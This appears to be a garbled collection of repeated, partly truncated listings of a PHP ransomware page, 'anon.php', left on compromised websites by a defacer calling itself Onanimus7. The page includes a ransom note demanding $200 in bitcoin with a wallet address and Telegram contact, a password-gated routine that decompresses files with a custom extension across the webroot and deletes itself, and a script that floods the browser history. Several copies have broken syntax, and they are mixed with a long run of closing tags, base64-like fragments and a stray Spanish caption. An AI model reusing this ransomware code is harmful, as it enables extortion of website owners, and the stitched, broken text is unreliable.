26 input { background: transparent; color: white; border: 1px solid white; }
27 </style>
28 <?php
29 error_reporting(0);
30 $input = $_POST['pass'];
31 $pass = "4c308fe1014c17de88262605d7a88639";
32 if(isset($input)) {
33 if(md5($input) == $pass) {
34 function decfile($filename) {
35 if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
36 return;
37 }
38 $decrypted = gzinflate(file_get_contents($filename));
39 file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $de
40 unlink('anon.php');
41 unlink('.htaccess');
42 unlink($filename);
43 echo "$filename Decrypted3d !!!<br>";
44 }
45 }
46 function decdir($dir){
47 $files = array_diff(scandir($dir, array('.', '..'));
48 foreach($files as $file) {
49 if(is_dir($dir."/".$file)){
50 decdir($dir."/".$file);
51 }else {
52 decfile($dir."/".$file);
53 }
54 }
55 }
56 decdir($_SERVER['DOCUMENT_ROOT']);
57 echo "<br>Webroot Decrypted<br>";
58 unlink($_SERVER['PHP_SELF']);
59 unlink('.htaccess');
60 copy('htabackup','.htaccess');
61 echo 'Success !!!';
62 } else {
63 echo 'Failed Password !!!';
64 }
65 exit();
66 }
67 }
68 }
69 <center>
70 <h1>{ Onanimus7 R4nsomwar3 }</h1>
71 <br>
80 <form enctype="multipart/form-data" method="post">
81 <input type="text" name="pass" placeholder="Password"> <input type="submit" value=
82 </form>
83 <br>Contact Telegram : @feyenss<br>
84 <body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
85 <source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
86 <div class="memeck"><script>var x = document.getElementById("sec");function playAu
87 .classList.toggle("dark-mode"); } function changeImage() { if (document.ge
88 imgClickAndChange".src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; }</script><br>
89 </div>
90 </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
101 </div>
102 </div>
103 </div>
104 </div>
105 </div>
106 </div>
107 </div>
108 </div>
109 </div>
110 </div>
111 </div>
112 </div>
113 </div>
114 </div>
115 </div>
116 </div>
117 </div>
118 </div>
119 </div>
120 </div>
121 </div>
122 </div>
123 </div>
124 </div>
125 </div>
126 </div>
127 </div>
128 </div>
129 </div>
130 </div>
131 </div>
132 </div>
133 </div>
134 </div>
135 </div>
136 </div>
137 </div>
138 </div>
139 </div>
140 </div>
141 </div>
142 </div>
143 </div>
144 </div>
145 </div>
146 </div>
147 </div>
148 </div>
149 </div>
150 </div>
151 </div>
152 </div>
153 </div>
154 </div>
155 </div>
156 </div>
157 </div>
158 </div>
159 </div>
160 </div>
161 </div>
162 </div>
163 </div>
164 </div>
165 </div>
166 </div>
167 </div>
168 </div>
169 </div>
170 </div>
171 </div>
172 </div>
173 </div>
174 </div>
175 </div>
176 </div>
177 </div>
178 </div>
179 </div>
180 </div>
181 </div>
182 </div>
183 </div>
184 </div>
185 </div>
186 </div>
187 </div>
188 </div>
189 </div>
190 </div>
191 </div>
192 </div>
193 </div>
194 </div>
195 </div>
196 </div>
197 </div>
198 </div>
199 </div>
200 </div>
201 </div>
202 </div>
203 </div>
204 </div>
205 </div>
206 </div>
207 </div>
208 </div>
209 </div>
210 </div>
211 </div>
212 </div>
213 </div>
214 </div>
215 </div>
216 </div>
217 </div>
218 </div>
219 </div>
220 </div>
221 </div>
222 </div>
223 </div>
224 </div>
225 </div>
226 </div>
227 </div>
228 </div>
229 </div>
230 </div>
231 </div>
232 </div>
233 </div>
234 </div>
235 </div>
236 </div>
237 </div>
238 </div>
239 </div>
240 </div>
241 </div>
242 </div>
243 </div>
244 </div>
245 </div>
246 </div>
247 </div>
248 </div>
249 </div>
250 </div>
251 </div>
252 </div>
253 </div>
254 </div>
255 </div>
256 </div>
257 </div>
258 </div>
259 </div>
260 </div>
261 </div>
262 </div>
263 </div>
264 </div>
265 </div>
266 </div>
267 </div>
268 </div>
269 </div>
270 </div>
271 </div>
272 </div>
273 </div>
274 </div>
275 </div>
276 </div>
277 </div>
278 </div>
279 </div>
280 </div>
281 </div>
282 </div>
283 </div>
284 </div>
285 </div>
286 </div>
287 </div>
288 </div>
289 </div>
290 </div>
291 </div>
292 </div>
293 </div>
294 </div>
295 </div>
296 </div>
297 </div>
298 </div>
299 </div>
300 </div>
301 </div>
302 </div>
303 </div>
304 </div>
305 </div>
306 </div>
307 </div>
308 </div>
309 </div>
310 </div>
311 </div>
312 </div>
313 </div>
314 </div>
315 </div>
316 </div>
317 </div>
318 </div>
319 </div>
320 </div>
321 </div>
322 </div>
323 </div>
324 </div>
325 </div>
326 </div>
327 </div>
328 </div>
329 </div>
330 </div>
331 </div>
332 </div>
333 </div>
334 </div>
335 </div>
336 </div>
337 </div>
338 </div>
339 </div>
340 </div>
341 </div>
342 </div>
343 </div>
344 </div>
345 </div>
346 </div>
347 </div>
348 </div>
349 </div>
350 </div>
351 </div>
352 </div>
353 </div>
354 </div>
355 </div>
356 </div>
357 </div>
358 </div>
359 </div>
360 </div>
361 </div>
362 </div>
363 </div>
364 </div>
365 </div>
366 </div>
367 </div>
368 </div>
369 </div>
370 </div>
371 </div>
372 </div>
373 </div>
374 </div>
375 </div>
376 </div>
377 </div>
378 </div>
379 </div>
380 </div>
381 </div>
382 </div>
383 </div>
384 </div>
385 </div>
386 </div>
387 </div>
388 </div>
389 </div>
390 </div>
391 </div>
392 </div>
393 </div>
394 </div>
395 </div>
396 </div>
397 </div>
398 </div>
399 </div>
400 </div>
401 </div>
402 </div>
403 </div>
404 </div>
405 </div>
406 </div>
407 </div>
408 </div>
409 </div>
410 </div>
411 </div>
412 </div>
413 </div>
414 </div>
415 </div>
416 </div>
417 </div>
418 </div>
419 </div>
420 </div>
421 </div>
422 </div>
423 </div>
424 </div>
425 </div>
426 </div>
427 </div>
428 </div>
429 </div>
430 </div>
431 </div>
432 </div>
433 </div>
434 </div>
435 </div>
436 </div>
437 </div>
438 </div>
439 </div>
440 </div>
441 </div>
442 </div>
443 </div>
444 </div>
445 </div>
446 </div>
447 </div>
448 </div>
449 </div>
450 </div>
451 </div>
452 </div>
453 </div>
454 </div>
455 </div>
456 </div>
457 </div>
458 </div>
459 </div>
460 </div>
461 </div>
462 </div>
463 </div>
464 </div>
465 </div>
466 </div>
467 </div>
468 </div>
469 </div>
470 </div>
471 </div>
472 </div>
473 </div>
474 </div>
475 </div>
476 </div>
477 </div>
478 </div>
479 </div>
480 </div>
481 </div>
482 </div>
483 </div>
484 </div>
485 </div>
486 </div>
487 </div>
488 </div>
489 </div>
490 </div>
491 </div>
492 </div>
493 </div>
494 </div>
495 </div>
496 </div>
497 </div>
498 </div>
499 </div>
500 </div>
501 </div>
502 </div>
503 </div>
504 </div>
505 </div>
506 </div>
507 </div>
508 </div>
509 </div>
510 </div>
511 </div>
512 </div>
513 </div>
514 </div>
515 </div>
516 </div>
517 </div>
518 </div>
519 </div>
520 </div>
521 </div>
522 </div>
523 </div>
524 </div>
525 </div>
526 </div>
527 </div>
528 </div>
529 </div>
530 </div>
531 </div>
532 </div>
533 </div>
534 </div>
535 </div>
536 </div>
537 </div>
538 </div>
539 </div>
540 </div>
541 </div>
542 </div>
543 </div>
544 </div>
545 </div>
546 </div>
547 </div>
548 </div>
549 </div>
550 </div>
551 </div>
552 </div>
553 </div>
554 </div>
555 </div>
556 </div>
557 </div>
558 </div>
559 </div>
560 </div>
561 </div>
562 </div>
563 </div>
564 </div>
565 </div>
566 </div>
567 </div>
568 </div>
569 </div>
570 </div>
571 </div>
572 </div>
573 </div>
574 </div>
575 </div>
576 </div>
577 </div>
578 </div>
579 </div>
580 </div>
581 </div>
582 </div>
583 </div>
584 </div>
585 </div>
586 </div>
587 </div>
588 </div>
589 </div>
590 </div>
591 </div>
592 </div>
593 </div>
594 </div>
595 </div>
596 </div>
597 </div>
598 </div>
599 </div>
600 </div>
601 </div>
602 </div>
603 </div>
604 </div>
605 </div>
606 </div>
607 </div>
608 </div>
609 </div>
610 </div>
611 </div>
612 </div>
613 </div>
614 </div>
615 </div>
616 </div>
617 </div>
618 </div>
619 </div>
620 </div>
621 </div>
622 </div>
623 </div>
624 </div>
625 </div>
626 </div>
627 </div>
628 </div>
629 </div>
630 </div>
631 </div>
632 </div>
633 </div>
634 </div>
635 </div>
636 </div>
637 </div>
638 </div>
639 </div>
640 </div>
641 </div>
642 </div>
643 </div>
644 </div>
645 </div>
646 </div>
647 </div>
648 </div>
649 </div>
650 </div>
651 </div>
652 </div>
653 </div>
654 </div>
655 </div>
656 </div>
657 </div>
658 </div>
659 </div>
660 </div>
661 </div>
662 </div>
663 </div>
664 </div>
665 </div>
666 </div>
667 </div>
668 </div>
669 </div>
670 </div>
671 </div>
672 </div>
673 </div>
674 </div>
675 </div>
676 </div>
677 </div>
678 </div>
679 </div>
680 </div>
681 </div>
682 </div>
683 </div>
684 </div>
685 </div>
686 </div>
687 </div>
688 </div>
689 </div>
690 </div>
691 </div>
692 </div>
693 </div>
694 </div>
695 </div>
696 </div>
697 </div>
698 </div>
699 </div>
700 </div>
701 </div>
702 </div>
703 </div>
704 </div>
705 </div>
706 </div>
707 </div>
708 </div>
709 </div>
710 </div>
711 </div>
712 </div>
713 </div>
714 </div>
715 </div>
716 </div>
717 </div>
718 </div>
719 </div>
720 </div>
721 </div>
722 </div>
723 </div>
724 </div>
725 </div>
726 </div>
727 </div>
728 </div>
729 </div>
730 </div>
731 </div>
732 </div>
733 </div>
734 </div>
735 </div>
736 </div>
737 </div>
738 </div>
739 </div>
740 </div>
741 </div>
742 </div>
743 </div>
744 </div>
745 </div>
746 </div>
747 </div>
748 </div>
749 </div>
750 </div>
751 </div>
752 </div>
753 </div>
754 </div>
755 </div>
756 </div>
757 </div>
758 </div>
759 </div>
760 </div>
761 </div>
762 </div>
763 </div>
764 </div>
765 </div>
766 </div>
767 </div>
768 </div>
769 </div>
770 </div>
771 </div>
772 </div>
773 </div>
774 </div>
775 </div>
776 </div>
777 </div>
778 </div>
779 </div>
780 </div>
781 </div>
782 </div>
783 </div>
784 </div>
785 </div>
786 </div>
787 </div>
788 </div>
789 </div>
790 </div>
791 </div>
792 </div>
793 </div>
794 </div>
795 </div>
796 </div>
797 </div>
798 </div>
799 </div>
800 </div>
801 </div>
802 </div>
803 </div>
804 </div>
805 </div>
806 </div>
807 </div>
808 </div>
809 </div>
810 </div>
811 </div>
812 </div>
813 </div>
814 </div>
815 </div>
816 </div>
817 </div>
818 </div>
819 </div>
820 </div>
821 </div>
822 </div>
823 </div>
824 </div>
825 </div>
826 </div>
827 </div>
828 </div>
829 </div>
830 </div>
831 </div>
832 </div>
833 </div>
834 </div>
835 </div>
836 </div>
837 </div>
838 </div>
839 </div>
840 </div>
841 </div>
842 </div>
843 </div>
844 </div>
845 </div>
846 </div>
847 </div>
848 </div>
849 </div>
850 </div>
851 </div>
852 </div>
853 </div>
854 </div>
855 </div>
856 </div>
857 </div>
858 </div>
859 </div>
860 </div>
861 </div>
862 </div>
863 </div>
864 </div>
865 </div>
866 </div>
867 </div>
868 </div>
869 </div>
870 </div>
871 </div>
872 </div>
873 </div>
874 </div>
875 </div>
876 </div>
877 </div>
878 </div>
879 </div>
880 </div>
881 </div>
882 </div>
883 </div>
884 </div>
885 </div>
886 </div>
887 </div>
888 </div>
889 </div>
890 </div>
891 </div>
892 </div>
893 </div>
894 </div>
895 </div>
896 </div>
897 </div>
898 </div>
899 </div>
900 </div>
901 </div>
902 </div>
903 </div>
904 </div>
905 </div>
906 </div>
907 </div>
908 </div>
909 </div>
910 </div>
911 </div>
912 </div>
913 </div>
914 </div>
915 </div>
916 </div>
917 </div>
918 </div>
919 </div>
920 </div>
921 </div>
922 </div>
923 </div>
924 </div>
925 </div>
926 </div>
927 </div>
928 </div>
929 </div>
930 </div>
931 </div>
932 </div>
933 </div>
934 </div>
935 </div>
936 </div>
937 </div>
938 </div>
939 </div>
940 </div>
941 </div>
942 </div>
943 </div>
944 </div>
945 </div>
946 </div>
947 </div>
948 </div>
949 </div>
950 </div>
951 </div>
952 </div>
953 </div>
954 </div>
955 </div>
956 </div>
957 </div>
958 </div>
959 </div>
960 </div>
961 </div>
962 </div>
963 </div>
964 </div>
965 </div>
966 </div>
967 </div>
968 </div>
969 </div>
970 </div>
971 </div>
972 </div>
973 </div>
974 </div>
975 </div>
976 </div>
977 </div>
978 </div>
979 </div>
980 </div>
981 </div>
982 </div>
983 </div>
984 </div>
985 </div>
986 </div>
987 </div>
988 </div>
989 </div>
990 </div>
991 </div>
992 </div>
993 </div>
994 </div>
995 </div>
996 </div>
997 </div>
998 </div>
999 </div>
1000 </div>
1001 </div>
1002 </div>
1003 </div>
1004 </div>
1005 </div>
1006 </div>
1007 </div>
1008 </div>
1009 </div>
1010 </div>
1011 </div>
1012 </div>
1013 </div>
1014 </div>
1015 </div>
1016 </div>
1017 </div>
1018 </div>
1019 </div>
1020 </div>
1021 </div>
1022 </div>
1023 </div>
1024 </div>
1025 </div>
1026 </div>
1027 </div>
1028 </div>
1029 </div>
1030 </div>
1031 </div>
1032 </div>
1033 </div>
1034 </div>
1035 </div>
1036 </div>
1037 </div>
1038 </div>
1039 </div>
1040 </div>
1041 </div>
1042 </div>
1043 </div>
1044 </div>
1045 </div>
1046 </div>
1047 </div>
1048 </div>
1049 </div>
1050 </div>
1051 </div>
1052 </div>
1053 </div>
1054 </div>
1055 </div>
1056 </div>
1057 </div>
1058 </div>
1059 </div>
1060 </div>
1061 </div>
1062 </div>
1063 </div>
1064 </div>
1065 </div>
1066 </div>
1067 </div>
1068 </div>
1069 </div>
1070 </div>
1071 </div>
1072 </div>
1073 </div>
1074 </div>
1075 </div>
1076 </div>
1077 </div>
1078 </div>
1079 </div>
1080 </div>
1081 </div>
1082 </div>
1083 </div>
1084 </div>
1085 </div>
1086 </div>
1087 </div>
1088 </div>
1089 </div>
1090 </div>
1091 </div>
1092 </div>
1093 </div>
1094 </div>
1095 </div>
1096 </div>
1097 </div>
1098 </div>
1099 </div>
1100 </div>
1101 </div>
1102 </div>
1103 </div>
1104 </div>
1105 </div>
1106 </div>
1107 </div>
1108 </div>
1109 </div>
1110 </div>
1111 </div>
1112 </div>
1113 </div>
1114 </div>
1115 </div>
1116 </div>
1117 </div>
1118 </div>
1119 </div>
1120 </div>
1121 </div>
1122 </div>
1123 </div>
1124 </div>
1125 </div>
1126 </div>
1127 </div>
1128 </div>
1129 </div>
1130 </div>
1131 </div>
1132 </div>
1133 </div>
1134 </div>
1135 </div>
1136 </div>
1137 </div>
1138 </div>
1139 </div>
1140 </div>
1141 </div>
1142 </div>
1143 </div>
1144 </div>
1145 </div>
1146 </div>
1147 </div>
1148 </div>
1149 </div>
1150 </div>
1151 </div>
1152 </div>
1153 </div>
1154 </div>
1155 </div>
1156 </div>
1157 </div>
1158 </div>
1159 </div>
1160 </div>
1161 </div>
1162 </div>
1163 </div>
1164 </
```

```
anon.php
1 <title>{ Onanimus7 R4nsomwar3 }</title>
2 <meta charset="utf-8">
3 <meta name="viewport" content="width=device-width, initial-scale=0.5">
4 <meta http-equiv="X-UA-Compatible" content="IE=edge">
5 <meta property="og:title" content="Pwn3d By Onanimus7">
6 <meta name="keywords" content="H4ck3d, H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
7 <meta name="description" content="Security just an illusion!!!">
8 <meta property="og:description" content="Security just an illusion!!!">
9 <meta property="og:site_name" content="Security just an illusion!!!">
10 <meta property="og:type" content="website">
11 <meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
12 <meta name="copyright" content="H4cking, Onanimus7">
13 <meta name="theme-color" content="#000">
14 <meta name="robots" content="index, cache, follow, archive">
15 <meta name="googlebot" content="all, index, follow, cache, archive">
16 <meta name="allow-search" content="yes">
17 <meta name="audience" content="all">
18 <link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png">
19 <link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet">
20 <style>
21 html {
22 background: black;
23 color: white;
24 font-family: 'Montserrat', sans-serif;
25 }
26 input { background: transparent; color: white; border: 1px solid white; }
27 </style>
28 <?php
29 error_reporting(0);
30 $input = $_POST['pass'];
31 $pass = "4c308fe1014c17de88262605d7a88639";
32 if(isset($input)) {
33 if(md5($input) == $pass) {
34 function decrypt($filename){
35 if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
36 return;
37 }
38 $decrypted = gzinflate(file_get_contents($filename));
39 file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $decrypted);
40 unlink('anon.php');
41 unlink('.htaccess');
42 unlink($filename);
43 echo "$filename Decrypted3d !!!<br>";
44 }
45 }
46 function decrypt($dir){
47 $files = array_diff(scandir($dir, array('.', '..')),
48 foreach($files as $file) {
49 if(is_dir($dir."/".$file)){
50 decrypt($dir."/".$file);
51 }else {
52 decrypt($dir."/".$file);
53 }
54 }
55 }
56 decrypt($_SERVER['DOCUMENT_ROOT']);
57 echo "<br>Webroot Decrypted<br>";
58 unlink($_SERVER['PHP_SELF']);
59 unlink('.htaccess');
60 copy('htabackup', '.htaccess');
61 echo 'Success !!!';
62 } else {
63 echo 'Failed Password !!!';
64 }
65 exit();
66 }
67 }
68 }
69 <center>
70 <h1>{ Onanimus7 R4nsomwar3 }</h1>
71 
72 <br><br>
73 <h3>Your Website Is Encrypt3d</h3>
74
75 Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
76 <br>
77 Send Me $200 For Back Your Website <br><br>
78 Bitcoin (BTC) Address : <input type="text" value="1HmEgmgDuBpTEb3Q4N9ccpzY2MinYq" readonly>
79 <br><br>
80 <form enctype="multipart/form-data" method="post">
81 <input type="text" name="pass" placeholder="Password"> <input type="submit" value="Decrypt">
82 </form>
83 <br>Contact Telegram : @feyenss<br>
84 <body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
85 <source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
86 <div class="memeck"><script>var x = document.getElementById("sec");
87 function playAudio(){x.play();} function myFunction() {var element = document.body; element.classList.toggle("dark-mode"); }
88 function changeImage() { if (document.getElementById("imgClickAndChange").src == "body") { document.getElementById("imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; } }</script><br>
89 ~Tap Background to music~
90 <script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title, window.location.href ); } })(document, window, history); </script>
```

```
anon.php
1 <title>{ Onanimus7 R4nsomwar3 }</title>
2 <meta charset="utf-8">
3 <meta name="viewport" content="width=device-width, initial-scale=0.5">
4 <meta http-equiv="X-UA-Compatible" content="IE=edge">
5 <meta property="og:title" content="Pwn3d By Onanimus7">
6 <meta name="keywords" content="H4ck3d, H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
7 <meta name="description" content="Security just an illusion!!!">
8 <meta property="og:description" content="Security just an illusion!!!">
9 <meta property="og:site_name" content="Security just an illusion!!!">
10 <meta property="og:type" content="website">
11 <meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
12 <meta name="copyright" content="H4cking, Onanimus7">
13 <meta name="theme-color" content="#000">
14 <meta name="robots" content="index, cache, follow, archive">
15 <meta name="googlebot" content="all, index, follow, cache, archive">
16 <meta name="allow-search" content="yes">
17 <meta name="audience" content="all">
18 <link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-face-png/mexican-meme-troll-face-transparent-png-stickpng-2.png">
19 <link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet">
20 <style>
21 html {
22 background: black;
23 color: white;
24 font-family: 'Montserrat', sans-serif;
25 }
26 input { background: transparent; color: white; border: 1px solid white; }
27 </style>
28 <?php
29 error_reporting(0);
30 $input = $_POST['pass'];
31 $pass = "4c308fe1014c17de88262605d7a88639";
32 if(isset($input)) {
33 if(md5($input) == $pass) {
34 function decrypt($filename){
35 if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
36 return;
37 }
38 $decrypted = gzinflate(file_get_contents($filename));
39 file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $decrypted);
40 unlink('anon.php');
41 unlink('.htaccess');
42 unlink($filename);
43 echo "$filename Decrypted3d !!!<br>";
44 }
45 }
46 function decrypt($dir){
47 $files = array_diff(scandir($dir, array('.', '..')),
48 foreach($files as $file) {
49 if(is_dir($dir."/".$file)){
50 decrypt($dir."/".$file);
51 }else {
52 decrypt($dir."/".$file);
53 }
54 }
55 }
56 decrypt($_SERVER['DOCUMENT_ROOT']);
57 echo "<br>Webroot Decrypted<br>";
58 unlink($_SERVER['PHP_SELF']);
59 unlink('.htaccess');
60 copy('htabackup', '.htaccess');
61 echo 'Success !!!';
62 } else {
63 echo 'Failed Password !!!';
64 }
65 exit();
66 }
67 }
68 }
69 <center>
70 <h1>{ Onanimus7 R4nsomwar3 }</h1>
71 
72 <br><br>
73 <h3>Your Website Is Encrypt3d</h3>
74
75 Don't Change the Filename because it Can Damage the File If You Want to Return You Must Enter the Password First
76 <br>
77 Send Me $200 For Back Your Website <br><br>
78 Bitcoin (BTC) Address : <input type="text" value="1HmEgmgDuBpTEb3Q4N9ccpzY2MinYq" readonly>
79 <br><br>
80 <form enctype="multipart/form-data" method="post">
81 <input type="text" name="pass" placeholder="Password"> <input type="submit" value="Decrypt">
82 </form>
83 <br>Contact Telegram : @feyenss<br>
84 <body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
85 <source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
86 <div class="memeck"><script>var x = document.getElementById("sec");
87 function playAudio(){x.play();} function myFunction() {var element = document.body; element.classList.toggle("dark-mode"); }
88 function changeImage() { if (document.getElementById("imgClickAndChange").src == "body") { document.getElementById("imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange").src = "body"; } }</script><br>
89 ~Tap Background to music~
90 <script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title, window.location.href ); } })(document, window, history); </script>
```

```
anon.php
1 <title>{ Onanimus7 R4nsomwar3 }</title>
2 <meta charset="utf-8">
3 <meta name="viewport" content="width=device-width, initial-scale=0.5">
4 <meta http-equiv="X-UA-Compatible" content="IE=edge">
5 <meta property="og:title" content="Pwn3d By Onanimus7">
6 <meta name="keywords" content="H4ck3d, H4ck3d By, Onanimus7, H4ck3d By Onanimus7">
7 <meta name="description" content="Security just an illusion!!!">
8 <meta property="og:description" content="Security just an illusion!!!">
9 <meta property="og:site_name" content=" Security just an illusion!!!">
10 <meta property="og:type" content="website">
11 <meta property="og:image" content="https://i.ibb.co/s2TD4HB/1624757707-picsay.png">
12 <meta name="copyright" content="H4ck3d, Onanimus7">
13 <meta name="theme-color" content="#000">
14 <meta name="robots" content="index, cache, follow, archive">
15 <meta name="googlebot" content="all, index, follow, cache, archive">
16 <meta name="allow-search" content="yes">
17 <meta name="audience" content="all">
18 <link rel="shortcut icon" type="image/x-icon" href="https://www.freepnglogos.com/uploads/troll-
19 <link href="https://fonts.googleapis.com/css?family=Montserrat:100" rel="stylesheet">
20 <style>
21 html {
22 background: black;
23 color: white;
24 font-family: 'Montserrat', sans-serif;
25 }
26 input { background: transparent; color: white; border: 1px solid white; }
27 </style>
28 <?php
29 error_reporting(0);
30 $input = $_POST['pass'];
31 $pass = "4c308fe1014c17de88262605d7a88639";
32 if(isset($input)) {
33 if(md5($input) == $pass) {
34 function decfile($filename){
35 if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
36 return;
37 }
38 $decrypted = gzinflate(file_get_contents($filename));
39 file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename), $decrypted);
40 unlink('anon.php');
41 unlink('.htaccess');
42 unlink($filename);
43 echo "$filename Decrypted3d !!!<br>";
44 }
45
46 function decdir($dir){
47 $files = array_diff(scandir($dir, SCANDIR_SORT_NONE), array('.', '..'));
48 foreach($files as $file){
49 if(is_dir($dir."/".$file)){
50 decdir($dir."/".$file);
51 }else {
52 decfile($dir."/".$file);
53 }
54 }
55 }
56
57 decdir($_SERVER['DOCUMENT_ROOT']);
58 echo "<br>Webroot Decrypted<br>";
59 unlink($_SERVER['PHP_SELF']);
60 unlink('.htaccess');
61 copy('htabackup', '.htaccess');
62 echo 'Success !!!';
63 } else {
64 echo 'Failed Password !!!';
65 exit();
66 }
67 >>
68
69 <center>
70 <h1>{ Onanimus7 R4nsomwar3 }</h1>
71 
79 <br><br>
80 <form enctype="multipart/form-data" method="post">
81 <input type="text" name="pass" placeholder="Password"> <input type="submit" value="Decrypt">
82 </form>
83 <br>Contact Telegram : @feyenss<br>
84 <body onclick="playAudio();" class=""><audio id="sec" __idm_id__="823202817">
85 <source src="https://i.top4top.io/m_2034akj0y3.mp3" type="audio/mpeg"></audio>
86 <div class="memec" ><script>var x = document.getElementById("sec");function playAudio(){x.play()
87 .classList.toggle("dark-mode"); } function changeImage() { if (document.getElementById
88 <imgClickAndChange").src = "body"; } else { document.getElementById("imgClickAndChange")
89 <script> (function () { for(var i = 0; i < 20; i++) { history.pushState(null, document.title,
90 <script>
```

```
28 <?php
29 error_reporting(0);
30 $input = $_POST['pass'];
31 $pass = "4c308fe1014c17de88262605d7a88639";
32 if(isset($input)) {
33 if(md5($input) == $pass) {
34 function decfile($filename){
35
36
37
38
39
40
41
42
43
44 }
45
46 function decdir($dir){
47
48
49
50
51
52
53
54
55
56
57 decdir($_SERVER['DOCUMENT_ROOT']);
58 echo "<br>Webroot Decrypted<br>";
59 unlink($_SERVER['PHP_SELF']);
60 unlink('.htaccess');
61 copy('htabackup', '.htaccess');
62 echo 'Success !!!';
63 } else {
64 echo 'Failed Password !!!';
65 }
66 exit();
67 }
68 >>
```

```
fTwdG
nRlbnQ
VxdWl2
ib2c6d
cmRzIi
W5pbXV
FuIG1s
TZWN1c
ZSIgY2
T0ib2c
9udGVu
tZXRhI
IG5hbW
```

```
anon.php
1 <title>{ Onanimus7 R4
2 <meta charset="utf-8"
3 <meta name="viewport"
4 <meta http-equiv="X-U
5 <meta property="og:ti
6 <meta name="keywords"
7 <meta name="descripti
8 <meta property="og:de
9 <meta property="og:si
10 <meta property="og:ty
11 <meta property="og:im
12 <meta name="copyrigh
13 <meta name="theme-col
14 <meta name="robots" c
15 <meta name="googlebot
16 <meta name="allow-sea
17 <meta name="audience"
18 <link rel="shortcut i
19 >
20 <link href="https://f
21 <style>
22 background: black;
23 color: white;
24 font-family: 'Montser
25 }
26 input { background: t
27 </style>
28 <?php
29 error_reporting(0);
30 $input = $_POST['pass
31 $pass = "4c308fe1014c
32 if(isset($input)) {
33 if(md5($input) == $pa
34 function decfile($fil
35 if (strpos($fil
36 return;
37 }
38 $decrypted = gzinflate(file_get_contents($filename));
39 file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename)
40 , $decrypted);
41 unlink('anon.php');
42 unlink('.htaccess');
43 unlink($filename);
44 echo "$filename Decrypt3d !!!<br>";
45 }
46 function dekdir($dir){
47 $files = array_diff(scandir($dir), array('.', '..'));
48 foreach($files as $file) {
49 if(is_dir($dir."/".$file)){
50 dekdir($dir."/".$file);
51 }else {
52 decfile($dir."/".$file);
53 }
54 }
55 }
56 }
57 dekdir($_SERVER['DOCU
58 echo "<br>webroot Dec
59 unlink($_SERVER['PHP
60 unlink('.htaccess');
61 copy('htabackup', '.ht
62 echo 'Success !!!';
63 } else {
64 echo 'Failed Password
65 }
66 exit();
67 }
68 }>
69 <center>
70 <h1>{ Onanimus7 R4ns0
71 <img height="200" src
72 <br><br>
73 <h3>Your Website Is E
74 }
75 Don't Change the File
76 <br>
77 Send Me $200 For Back
78 Bitcoin (BTC) Address
79 <br><br>
80 <form enctype="multip
81 <input type="text" na
82 </form>
83 <br>Contact Telegram
84 <body onclick="playAu
85 <source src="https://
86 <div class="memeck"><
87 .classList.to
88 imgClickAndCh
89 <script> (function ()
90 script)
```

```
32 ▾ if(isset($input)) {
33     if(md5($input) == $pass) {
34 ▾     function decfile($filename){
35         if (strpos($filename, '.0x4f6e616e696d757337') === FALSE) {
36             return;
37         }
38         $decrypted = gzinflate(file_get_contents($filename));
39         file_put_contents(str_replace('.0x4f6e616e696d757337', '', $filename)
40             , $decrypted);
41         unlink('anon.php');
42         unlink('.htaccess');
43         unlink($filename);
44         echo "$filename Decrypt3d !!!<br>";
45     }
46 ▾     function dekdir($dir){
47 ▾         $files = array_diff(scandir($dir), array('.', '..'));
48 ▾         foreach($files as $file) {
49             if(is_dir($dir."/".$file)){
50                 dekdir($dir."/".$file);
51             }else {
52                 decfile($dir."/".$file);
53             }
54         }
55     }
56 }
```

El “chicle de  
MacGyver”

AKA “El  
Truco”











```
anon.php
<title>{ Onanimus7 R4nsomwar3 }</title>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta property="og:title" content="Pwn3d By Onanimus7">
<meta name="keywords" content="H4ck3d, H4ck3d By, Onanimus7, H4c
<meta name="description" content="Security just an illusion!!!">
<meta property="og:description" content="Security just an illusion
<meta property="og:site_name" content=" Security just an illusion
<meta property="og:type" content="website">
<meta property="og:image" content="https://i.ibb.co/s2TD4HB/16247
<meta name="copyright" content="H4cking,g, Onanimus7">
<meta name="theme-color" content="#000">
<meta name="robots" content="index, cache, follow, archive">
<meta name="googlebot" content="all, index, follow, cache, archiv
<meta name="allow-search" content="yes">
<meta name="audience" content="all">
<link rel="shortcut icon" type="image/x-icon" href="https://www.f
">
<link href="https://fonts.googleapis.com/css?family=Montserrat:10
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
